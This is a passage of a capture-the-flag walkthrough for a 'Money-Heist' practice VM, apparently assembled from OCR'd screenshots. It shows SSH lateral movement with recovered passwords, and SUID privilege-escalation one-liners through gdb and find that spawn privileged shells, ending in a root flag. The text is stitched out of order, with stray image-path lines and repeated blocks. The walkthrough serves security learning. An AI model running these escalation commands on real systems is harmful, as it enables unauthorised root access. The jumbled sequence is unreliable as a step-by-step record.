
VIEW

Text


```
iamabossbitchhere
```

We felt at this point we could move horizontially into another user possibly

We ssh into Nairobi using the cypher we decoded




```
           [-w local_tun[:remote_tun]] [user@]hostname [command]
arturo@Money-Heist:/home$ ssh nairobi@10.0.2.84 -p 55001

:::       ::: :::::::::: :::        ::::::::   ::::::::  ::::    :::: ::::::::::
:+:       :+: :+:        :+:       :+:    :+: :+:    :+: +:+:+: :+:+:+ :+:
+:+       +:+ +:+        +:+       +:+        +:+    +:+ +:+ +:+:+ +:+ +:+
+#+  +:+  +#+ +#++:++#   +#+       +#+        +#+    +:+ +#+  +:+  +#+ +#++:++#
+#+ +#+#+ +#+ +#+        +#+       +#+        +#+    +#+ +#+       +#+ +#+
 #+#+# #+#+#  #+#        #+#       #+#    #+# #+#    #+# #+#       #+# #+#
  ###   ###   ########## ########## ########   ########  ###       ### ##########

                My eyes on you, so be aware about your commands
                        !!Keep in your mind!!


nairobi@10.0.2.84's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

     https://microk8s.io/high-availability

112 packages can be updated.
84 updates are security updates.

New release '18.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Mon Jan 11 07:53:09 2021 from 10.0.2.84
nairobi@Money-Heist:~$ ls
note.txt
nairobi@Money-Heist:~$ cat note.txt
```




~~~
nairobi@Money-Heist:~$ ls
note.txt
nairobi@Money-Heist:~$ cat note.txt

                                  ``````.`     +ss-       `.────`
                                  mddddddddssyyshmmysysssyhddmmmmm:
                                 `Nmmmmmmmddmmddddddmmdddmmmmmmmmm/
                                 `/////++/-+mN────/NN/--:+osssss-
                                          -//yhmmyyysyymmhsyyyyyyyyyyyyysyysyyssysyyoosooooooooosooooooooooooo+///////////////////////////+yo////:`
       `                              .ymmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmydyhy-
      -hdhhhhhhhhhhhhhhhhhhhhhhhhhhyyyyyhmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmo:::::::::::::::::::::::::::::::::::::::::::::::o/::::-`
      -dmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmN/
      -dmmmmmmmmmmmmmmmmmmmmmmho//sdmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmdhys+++/////+///+++++/+/+//+/.
      -dmmmmmmmmmmmmmmmmmmmmmmh-`  `-mmmmms+o///+mdmmmmmmmmmmdo+:-.``
      -dmmmmmdhysoosydmmmm/     /mmmdso-/:--:o+mmmmmmmmmy`
      -dmmdho/-.``````-/sdmd/-•-smmmmo•-/////:`:mddhhhyys/
      -hho:.`          `-sdddmmmmmmd/          `--....```
       `..`               `•-:/+syyyo.
                               ~~~
═══


Nairobi was shot by an snipher man, near the HEART !!

nairobi@Money-Heist:~$ ls
note.txt
nairobi@Money-Heist:~$ cd ..
nairobi@Money-Heist:/home$ ls
arturo denver nairobi tokyo
nairobi@Money-Heist:/home$ cd tokyo
-bash: cd: tokyo: Permission denied
```



```
nairobi@Money-Heist:~$ gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex
quit
Python Exception <class 'ImportError'> No module named 'gdb':
gdb: warning:
Could not load the Python gdb module from `/usr/share/gdb/python'.
Limited Python support is available from the _gdb module.
Suggest passing --data-directory=/path/to/gdb/data-directory.


GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
$ ls
note.txt
$ cat note.txt
```
```




```
$ cd tokyo
sh: 3: cd: can't cd to tokyo
$ id
uid=1004(nairobi) gid=1004(nairobi) euid=1000(tokyo) groups=1004(nairobi)
$ ls -la
total 32
drwxrwx--- 3 nairobi nairobi 4096 Jan 11 11:51 .
drwxr-xr-x 6 root    root    4096 Oct 15 23:13 ..
-rw------- 1 denver  denver   153 Jan 11 11:51 .bash_history
-rw-r--r-- 1 nairobi nairobi  220 Oct 11 00:08 .bash_logout
-rw-r--r-- 1 nairobi nairobi 3771 Oct 11 00:08 .bashrc
drwx------ 2 nairobi nairobi 4096 Oct 15 14:54 .cache
-rw-r--r-- 1 root    root    2510 Nov 19 23:25 note.txt
-rw-r--r-- 1 nairobi nairobi  655 Oct 11 00:08 .profile
$ cd /home/tokyo
$ ls
$ ls -la
total 36
drwxrwx--- 4 tokyo tokyo 4096 Nov 19 23:31 .
drwxr-xr-x 6 root  root  4096 Oct 15 23:13 ..
-rw------- 1 tokyo tokyo    8 Nov 19 23:31 .bash_history
-rw-r--r-- 1 tokyo tokyo  220 Oct  5 15:43 .bash_logout
-rw-r--r-- 1 tokyo tokyo 3771 Oct  5 15:43 .bashrc
drwx------ 2 tokyo tokyo 4096 Oct  5 15:49 .cache
drwxrwxr-x 2 tokyo tokyo 4096 Nov 19 20:58 .nano
-rw-r--r-- 1 tokyo tokyo  655 Oct  5 15:43 .profile
-rw-r--r-- 1 tokyo tokyo  133 Nov 19 20:46 .sudo_as_admin_successful
$ cat .sudo_as_admin_successful
Romeo Oscar Oscar Tango Stop Papa Alfa Sierra Sierra Whiskey Oscar Romeo Delta : India Nove
mber Delta India Alfa One Nine Four Seven
```



```
$ cat .sudo_as_admin_successful
Romeo Oscar Oscar Tango Stop Papa Alfa Sierra Sierra Whiskey Oscar Romeo Delta : India Nove
mber Delta India Alfa One Nine Four Seven
$ cat .bash_history
su root
```



```
$ su root
Password:

su: Authentication failure
$ $ su root
Password:
root@Money-Heist:/home/tokyo# ls
root@Money-Heist:/home/tokyo# cd /root
root@Money-Heist:~# ls
proof.txt
root@Money-Heist:~# cat proof.txt


₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹
 ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹
₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹
 ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹ ₹



                                                        FLAG:- 659785w245e856aq59d413956

                        Great work, you helped us to caught them! But still we did not get
professor. Come with us in our next operation.
```



```
arturo@Money-Heist:/home$ find / -perm -u=s -type f 2>/dev/null
/bin/sed
/bin/nc.openbsd
/bin/fusermount
/bin/mount
/bin/ping6
/bin/ping
/bin/umount
/bin/su
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/gdb
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newuidmap
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/sbin/mount.cifs
arturo@Money-Heist:/home$ find . -exec /bin/bash -p \; -quit
bash-4.3$ ls
arturo  denver  nairobi  tokyo
bash-4.3$ cd denver
bash-4.3$ ls
note.txt  secret_diary
bash-4.3$ cat secret_diary

They all understimate me, mainly Nairobi and Tokyo,  they think only they can lead the team
 and I can't.
Tokyo is like Maserati you know. But I hate both of them,
Now I leave a thing on browser which should be secret, Now Nairobi will resposible for this
```